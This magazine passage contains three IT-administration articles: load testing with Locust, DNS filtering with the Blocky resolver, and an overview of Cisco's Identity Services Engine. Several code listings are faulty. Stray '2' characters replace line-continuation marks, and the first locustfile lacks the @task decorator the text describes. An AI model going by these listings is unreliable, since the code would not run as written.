evidence that your backups are comprehensive and quickly available. If you need to run a stress test against a production system, your best choice is to time the test when the number of regular requests is low and preferably no customers or employees will be affected. To prepare your test as well as possible so that it can be kept short, you need to redirect regular users to another system with a maintenance notice for as long as possible. The easiest way to do this is with the Domain Name System (DNS). Set the Time to Live (TTL) of your DNS records to a very small value (e.g., in the single-digit minute range) for one to two days and then store an IP address of another server for the duration of the test to provide the required information for the users of your service. After the load test, check that the service is available again without errors and reset the TTL value.

Preparing Locust

Locust is written in Python and can be easily adapted to your application with a little Python code. You can install Locust with the command:

```
pip3 install locust
```

For the first test run, create the `locustfile.py` file:

```
from locust import HttpUser, task
class ItaTestUser(HttpUser):
    def simple_task(self):
        self.client.get("/")
```

Import the `HttpUser` modules required for a user accessing your service over HTTP and the `task`, which specifies your defined functions as the task to be performed during the load test. Create your own `ItaTestUser` class that inherits from `HttpUser`, and use the HTTP client's `get` function in the `simple_task` function to query the index page of a service.

Here you can add other arbitrary subpages of your service. For different user scenarios you will want to create different functions, all with the task decorator. These functions will be randomly selected and executed as part of the load test. Typing `locustfile.py` launches the first test.

Launch the Locust server with the `locust` command and connect to the specified address (usually `http://localhost:8089/`) in your browser. In the dialog shown in **Figure 1**, enter the parameters for your first test. In particular, you will want to adapt the URL of the service to your own service.

Photo by Damien TUPINIER on Unsplash

Now click on *Start swarming* and dispatch your plague of locusts to the service to be tested. Locust's web view provides statistics on the calls made and, under *Charts*, gives you a continuous display of the number of active users, concurrent requests, and errors encountered. While your tests are running, you can adjust the number of concurrent users and new users created per second to fine-tune the tests to the load limits of your systems.

Locust maintains an HTTP client for each user started. In addition to get for requesting web pages, the post function,

```
def on_start(self):
    self.client.post("/login.php", 2
        json={"user": "username", 2
            "password": "userpassword"})
```

can be used to register or log in (e.g., before further requests are made in the valid sessions of logged-in users). If this login is

in the `on_start` function of your `ItaTest-User` class, it will be executed directly when the user is created; from then on, all of this user's requests will be executed with the session created. In contrast, the `on_stop` function can be used for logging out or for the user checkout process of a store system. Locust takes care of managing the session cookies on its own.

To ensure that different users log in during your tests, you can also use Python's `random` module to store an array of login combinations and randomly select entries.

If some functions in your applications are called more frequently than others (e.g., in a store system, viewing various products compared with checking out), you can give the `@task` decorator a weighting factor. The higher this weighting factor, the more often the function is called. The `@tag` decorator lets you assign tags to individual functions, which you can select or deselect when

Locust is launched, allowing you to create general Locust configurations for all your services and select them accordingly, depending on the service or host being tested.

Distributed Requests

Locust allows work to be split between a controller and several worker instances. Several worker instances are assigned to a controller. If a certain number of workers is available, the controller starts the prepared tasks, which allows the integration of different systems for load generation that communicate with each other on the network. This capability makes it very easy to stress your load balancers through different data centers and, therefore, by way of different upstream providers.

Conclusions

Locust helps you create stress tests for your services in a short time. Creating the tests in Python means full functionality and maximum flexibility. If your own services are also developed in Python, you can use the existing structures, models, and functions to run tests even faster and more extensively. ■

Info

[1] Locust: [\[https://locust.io\]](https://locust.io)

The Author

Dr. Matthias Wübbeling is an IT security enthusiast, scientist, author, consultant, and speaker. As a Lecturer at the University of Bonn in Germany and Researcher at Fraunhofer FKIE, he works on projects in network security, IT security awareness, and protection against account takeover and identity theft. He is the CEO of the university spin-off Identeco, which keeps a leaked identity database to protect employee and customer accounts against identity fraud. As a practitioner, he supports the German Informatics Society (GI), administering computer systems and service back ends. He has published more than 100 articles on IT security and administration.

The screenshot shows a web form titled "Start new load test" on a dark green background. It contains three input fields: "Number of users (peak concurrency)" with the value "1", "Spawn rate (users started/second)" with the value "1", and "Host (e.g. http://www.example.com)" with the value "https://it-administrator.de". A green button labeled "Start swarming" is positioned at the bottom right of the form.

Figure 1: Three entries and off you go – above all, it is important to use the correct URL.

Filter DNS queries with Blocky

Blocks

The Domain Name System is repeatedly the target of or is leveraged for attacks on corporate infrastructures; however, it also lets you protect corporate networks against attacks and malware. The Blocky DNS server sets up quickly to secure DNS queries and DNS filtering for corporate networks. By Matthias Wübbeling

The Domain Name System (DNS)

puts you in a position to contain the spread of malware and prevent suspicious activities within your corporate network and, with appropriate filters on your DNS server, prevent user tracking and advertising on websites. Moreover, researchers at the University of Bonn have shown that almost 20 percent of HTTP requests load advertising content and that blocking these ads reduces the power consumption of terminal devices [\[1\]](#).

Blocky, a DNS proxy and ad blocker for local networks, has been under active development by German developer Dimitri Herzog since January 2020 and is available on GitHub. The tool lets you effectively filter domains on the basis of blacklists and whitelists or regular expressions. The

filters can differ to match the groups on your local network (e.g., different filter rules can be implemented in different departments).

Blocky supports the DNS over HTTPS (DoH) protocol described by RFC 8484 [\[2\]](#), which was published three years ago. The idea behind DoH is to boost the privacy of the querying users. After encrypting the HTTP query by the Transport Layer Security (TLS) protocol, requested domains are no longer revealed by sniffing unencrypted DNS packets. With DoH – in contrast to DNS over TLS (DoT; specified in RFC 7858) [\[3\]](#), with DNS packets themselves encrypted by TLS – even the DNS query as such can no longer be immediately identified if the DNS service provider also delivers classic web pages over the same port.

If you go to the Blocky website [\[4\]](#), you can download the sources, written in the Go programming language, and compile the project yourself. However, the binary for the tool is a useful alternative if you want to take a look at Blocky first without installing an extensive Go development environment. Even easier, you can choose the Docker image that is also provided and simply launch Blocky in a container. If you want to use your own domain names on your local network, Blocky lets you resolve internal names yourself or forward corresponding requests to other DNS servers. Here, too, you can configure different upstream resolvers, depending on the requesting client, or forward requests to different resolvers each time. By default, Blocky does not collect any information

Photo by Bryan Garces on Unsplash

about requesting clients or domain names.

Blocking Queries

To test Blocky, start the Docker container on an available Linux server and configure it as the DNS server for your computer. Before launching, you need to prepare a simple configuration file named `config.yml`. For example, you could set up common DNS servers as the upstream and the domain blacklist from [abuse.ch](https://urlhaus.abuse.ch/downloads/hostfile/) [5] (Listing 1) and then launch Blocky with the command:

```
docker run 2
--name blocky 2
-v ./config.yml:/app/config.yml 2
-p 4000:4000 2
-p 53:53/udp spx01/blocky
```

Remember that privileged ports usually can only be used by the root user. After starting the container, call `http://localhost:4000` in your browser for a link to the API documentation and the Go profiler. To query Blocky's current status in the API, use `http://localhost:4000/api/blocking/status`. The output will be a JSON string with the requested information. To test Blocky's functionality, simply call a URL from the blacklist. You can enter the address in the browser, but then you have to change the DNS resolver for your browser or system. For example, if the `6fz.one` domain is on your blacklist, you could simply enter:

```
dig 6fz.one @localhost
```

You would expect `0.0.0.0` to be returned as Blocky's IP address, as shown in Listing 2.

Versatile Configuration

The Blocky configuration file lets you to do far more than I have shown so far. For example, you can specify TLS certificates to allow Blocky to serve queries by DoH without error. The URL for DoH queries with the TLS certificate for your domain is then `https://<domain>:4000/dns-query`. By specifying other groups (*default* is the group for clients not included in any other group), you can also use other upstream DNS resolvers for specific clients or on the basis of the queried domain. If need be, you can change the default response from `0.0.0.0` to `NXDOMAIN`, which signals to the requestor that the domain is not accessible by DNS at all.

Conclusions

Blocky offers many ways to secure your network with a DNS resolver. In this article, I showed you how to install Blocky and work with some of the wide variety of configuration options, which are explained further in Blocky's clear-cut documentation.

Info

- [1] Energy consumption through displays: [\[https://www.researchgate.net/publication/336086817_The_environmental_impact_of_online_advertisement\]](https://www.researchgate.net/publication/336086817_The_environmental_impact_of_online_advertisement)
- [2] RFC 8484: [\[https://datatracker.ietf.org/doc/html/rfc8484\]](https://datatracker.ietf.org/doc/html/rfc8484)
- [3] RFC 7858: [\[https://datatracker.ietf.org/doc/html/rfc7858\]](https://datatracker.ietf.org/doc/html/rfc7858)
- [4] Blocky: [\[https://github.com/0xERROR/blocky\]](https://github.com/0xERROR/blocky)
- [5] abuse.ch: [\[https://abuse.ch\]](https://abuse.ch)

Listing 1: config.yml

```
upstream:
default:
- 8.8.4.4
- 8.8.8.8
- 9.9.9.9
blocking:
blacklists:
ads:
- https://urlhaus.abuse.ch/downloads/hostfile/
clientGroupsBlock:
default:
- ads
port: 53
httpPort: 4000
```

Listing 2: dig Results

```
; <> DiG 9.16.15 <> 6fz.one @localhost
;; global options: +cmd
;; got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 61020
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;6fz.one.                IN      A
;; ANSWER SECTION:
;6fz.one                21600   IN      A      0.0.0.0
;; Query time: 0msec
;; SERVER: ::1#53(::1)
;; WHEN: Do Sep 23 17:16:53 CEST 2021
;; MSG SIZE rcvd: 41
```

The Author

Dr. Matthias Wübbeling is an IT security enthusiast, scientist, author, consultant, and speaker. As a Lecturer at the University of Bonn in Germany and Researcher at Fraunhofer FKIE, he works on projects in network security, IT security awareness, and protection against account takeover and identity theft. He is the CEO of the university spin-off Identeco, which keeps a leaked identity database to protect employee and customer accounts against identity fraud. As a practitioner, he supports the German Informatics Society (GI), administering computer systems and service back ends. He has published more than 100 articles on IT security and administration.

Network access control with Cisco's Identity Services Engine

The Magic Gate

Cisco's Identity Services Engine offers a scalable approach to network access control for a variety of devices.

By Benjamin Pfister

Access control is a standard feature of networks, with a general need to reconcile strict security requirements with a greater diversity and larger number of terminal devices, even in times of constantly changing threats. In this article, I look at the options offered by Cisco's Identity Services Engine (ISE), including the architecture, feature set, and how to integrate guest devices.

Internal Barriers

The increasing penetration of Internet of Things (IoT) components means new threats. For example, many IoT elements do not support the authentication methods familiar on enterprise networks. The lack of hardening options (e.g., the ability to disable services) and missing or delayed update processes aggravate

the situation. At the same time, the larger number of end devices inevitably means more points of access to the network, such as switches and wireless local area network (WLAN) access points. Virtual private network (VPN) gateways also play a major role for system administrators, especially during the pandemic, because of increased use of home offices.




Figure 1: The ISE dashboard after the initial login. Among other things, the authentication source, network component, and end device can be read.

Photo by Keith Hardy on Unsplash

It makes sense, then, to establish a stronger focus on segmentation and “least privileges” as early as possible in the network access phase on top of a classic “allow/deny” policy. True to the motto, “You can’t protect what you can’t see,” increasing visibility on the network and identifying, reporting, and dealing with potential threats at an early stage is important.

Despite cloudification and zero trust approaches, securing internal networks and resources is still very important in many organizations because this is where the crown jewels are hidden away, for which outsourcing to external cloud providers is strictly prohibited. Internal security mechanisms are required to prevent access completely or to restrict lateral movement on the network after the potential infection of a host. These measures must be in place consistently from the client; through switches, routers, and network access controls and up to the firewall. The central link is the network access control (NAC) tool, of which, the Cisco ISE [1] is one example (Figure 1). In addition to the classic authentication, authorization, and accounting (AAA) services, ISE also offers guest portals, mobile device management (MDM) integration, and various APIs for connecting to the company’s own management systems. There is also close integration with public key infrastructures, directory services, and the in-house AnyConnect Secure Mobility Client, for example, for posture services (i.e., for checks at the client level and Layer 2 encryption based on the Media Access Control Security (MACSec) protocol). Additionally, the ISE is an integral part of the software-defined access technology managed by the Cisco digital network architecture (DNA) Center.

Connections to firewall systems can also be established with Platform Exchange Grid (pxGrid), an integration interface for third-party systems that makes filtering decisions on the basis of context information, such as identity and client information. Advanced features such as the inclusion of access times are also available. Last but

not least, the approach offers options for logging live and historical data. The goal is clear, centralized policy management with decentralized policy enforcement.

Virtual or Metal

ISE uses a hardened Linux as the underlying operating system. Cisco refers to this as the Application Deployment Engine Operating System (ADE-OS). The current version 3.1 is

a Red Hat Enterprise Linux version 8.2. Full root access is reserved for the manufacturer’s Technical Assist Center. Some services are run as microservices in Docker containers. ISE can be deployed on a variety of platforms. For example, the vendor supports implementations on hypervisors such as VMware ESXi, KVM, and Hyper-V. The environments supported depend in each case on which ISE version you use. Cisco also offers three hardware platforms of its own,




Figure 2: Profiling can enable various sources (e.g., NetFlow, DHCP, HTTP, or RADIUS protocol) to obtain additional information for an authorization decision.

which the manufacturer refers to as Secure Network Servers (SNSs) [2]. The smallest version, the SNS 3615, comes without a redundant power supply or hard disks. Its Intel Xeon 4110 processor has eight CPU cores and 32GB of RAM.

Its bigger siblings, the SNS 3655 and SNS 3695, come with 12 CPU cores on the Intel Xeon 4116 CPU but differ in terms of RAM size and hard drives: The 3655 comes with 96GB of RAM and four 600GB hard disks, and the 3695 is lavishly equipped with 256GB of RAM and eight 600GB hard disks. On the network side, all of the servers come with two 10GBASE-T and four 1GBASE-T ports.

Persona Determines Function

The exact architecture of ISE can vary greatly depending on user requirements and the size of the deployment. Several nodes can be used for this purpose and are based on the virtual or physical servers just described. These nodes in turn have different “personas” that define the functions that the node performs. In the simplest standalone deployment, one node would handle all the personas. The administration persona is the first and allows system management. To increase availability, you can fall back on a secondary node in addition to the primary administration node. The workhorses, second among the personas, are the policy service nodes. Classic authentication, as well as the guest service with the corresponding portals, takes place here; that is, these nodes check the policies configured on the administrative nodes and return the corresponding decisions to the active network components, such as switches and WLAN access points. Additionally, profiling functions (Figure 2) can be performed if the appropriate license is in place. Multiple policy nodes can be grouped geographically or by availability zones.

The third persona handles the monitoring functions and is therefore a core component of any AAA system,

enabling various reporting and troubleshooting options. These features can also be distributed across a primary and a secondary node.

Finally, the pxGrid persona lets you pass context information from ISE to third-party systems, whether these are compatible Cisco systems (e.g., Firepower firewalls) or products from partners. On the basis of context information, isolation of hosts can take place after a detected infection or in case of undesired behavior.

Architecture as a Function of Network Size

Architectures differ depending on the size and geographical arrangement of the corporate or government network. On small networks, standalone deployment comes into play, which means you have a redundant pair of ISE nodes on which all personas run. All settings are replicated to the second node. AAA requests always reach the primary node through network components. The secondary is therefore available as a fail-safe and normally has up-to-date data.

Split deployment means two servers on which all persona run. The AAA requests from switches, routers, and firewalls are distributed to the two nodes for load-balancing purposes. The question is whether you prefer load balancing or deterministic behavior with a clear-cut distribution of roles.

For a medium-sized deployment, AAA requests are processed on dedicated policy services nodes. Logging is handled by two centralized nodes that only support central administration and logging. The policy service persona is disabled on the two central servers. For large deployments, redundant load balancers can be deployed upstream of the policy service nodes to distribute the load.

Cisco’s three physical platforms are referenced as an example of the maximum number of parallel sessions. For simplicity’s sake, I am showing the numbers of standalone deployments. A maximum of 10,000 sessions is supported on the SNS

3615, with 25,000 on the SNS 3655 and 50,000 on the SNS 3695.

Licenses

The ISE licensing model changed fundamentally in version 3.0 (currently 3.1; see the “New Features in Versions 3.0 and 3.1” box). Cisco offers three different license subscriptions for the NAC features: Essentials, Advantage, and Premier. These subscriptions are based on other platforms (e.g., switches). Each model has a possible term of one, three, or five years. Even the small Essentials license includes authentication based on legacy 802.1X, including MAC-Sec encryption; MAC authentication bypass; guest portal solutions; and API access for monitoring and create, read, update, and delete (CRUD)

New Features in Versions 3.0 and 3.1

For administrators who already use ISE, some new features were introduced in version 3.0, such as a debug wizard that can be used for error analysis on ISE nodes. For organizations that use Security Assertion Markup Language (SAML) as an authentication service, multifactor authentication and a SAML-based admin login to ISE are now available. Also, a new ISE API gateway bundles API requests centrally and forwards them in line with a stored ruleset. The Passive Identity service now also supports the Microsoft Remote Procedure Call (MSRPC) protocol, and an on-demand health check of all nodes in the ISE is present. Additionally, a bidirectional posture flow is now available, which means the AnyConnect Secure Mobility client proactively queries ISE for its posture status to avoid mistakenly remaining in restricted mode.

Since version 3.1, when connecting to an Active Directory, you have an option of specifying a list of preferred domain controllers, which provides a clear sequence in the event of a failure. A new differentiated upgrade is also interesting. Split upgrades allow you to select individually the nodes for which an upgrade will be performed, which means ISE services can remain active for users and administrators; however, it requires more time. A full upgrade means that all nodes are upgraded in parallel, which translates to service downtime, but it is faster. Last but not least, you now have zero-touch provisioning of ISE virtual machines.

operations. Even a passive ID feature is on board – but only if the recipient of the information provided is a Cisco model. If a third-party system is used, an Advantage license must be in place.

This extended license initially includes all the features of Essentials and offers the option of provisioning bring-your-own-device (BYOD) devices with an integrated certification authority (CA). On top of this, you have the option of using the My Device portal, through which users can provision and manage their devices themselves for authentication and also lock them (e.g., in case of theft). TrustSec and profiling, features that I present later, are also available from this level. If you want to go one step further and trigger actions as a function of the collected profiling data, such as isolating a host from the rest of the network if an infection is detected, you need to use the Premier license, which would then also make the integration of mobile device management an option.

Administrators who want to use Terminal Access Controller Access Control Server (TACACS+) with ISE can get a device administration license. However, this license is permanent and must be in place for each ISE

server with an active TACACS+ role. The number of managed network components is irrelevant. The same model is used for the IPsec license and supports IPsec encryption for up to 150 network components per Policy Services node. This arrangement provides better protection for data transferred during the AAA processes. Licensing is handled by the Smart Licensing feature, which matches numbers against a Cisco license server. Support for an on-premises smart licensing server was introduced in ISE version 3.0 patch 2. The advantage is that only this server needs to be able to communicate directly with the Cisco license server in the cloud and not the ISE itself.

AAA Interfaces

The ISE provides various interfaces for AAA. TACACS+ is usually used to control administration access and command authorization for network components. Introduced in version 2.0, this licensed function, known as Device Administration, provides a way of structuring a very granular authorizations and role concept. Command sets can be used to control exactly which command-line interface (CLI) commands are available

to individual users and user groups on a group of network components. The authorization for each command is checked on the ISE, and the command is then allowed or denied. However, routers and switches must be parameterized accordingly for this purpose.

ISE offers numerous ways initially to authenticate end devices or users. The most important authentication framework for enterprise networks is IEEE 802.1X. ISE supports a variety of protocols, including Extensible Authentication Protocol/Transport Layer Security (EAP-TLS), EAP/Tunneled TLS (EAP-TTLS), and Protected EAP/Microsoft Challenge Handshake Authentication Protocol version 2 (PEAP-MSCHAPv2), and therefore allows for a high level of flexibility to support different types of devices. It should be mentioned that IEEE 802.1X now also has known attack vectors that can be addressed by adding MACSec, which not only involves authenticating the end device, user, or both, but even link encryption between the end device and the switch. However, this requires a MACSec supplicant such as the Cisco AnyConnect Secure Mobility Client on the terminal device; this function does not currently exist for printers or phones.

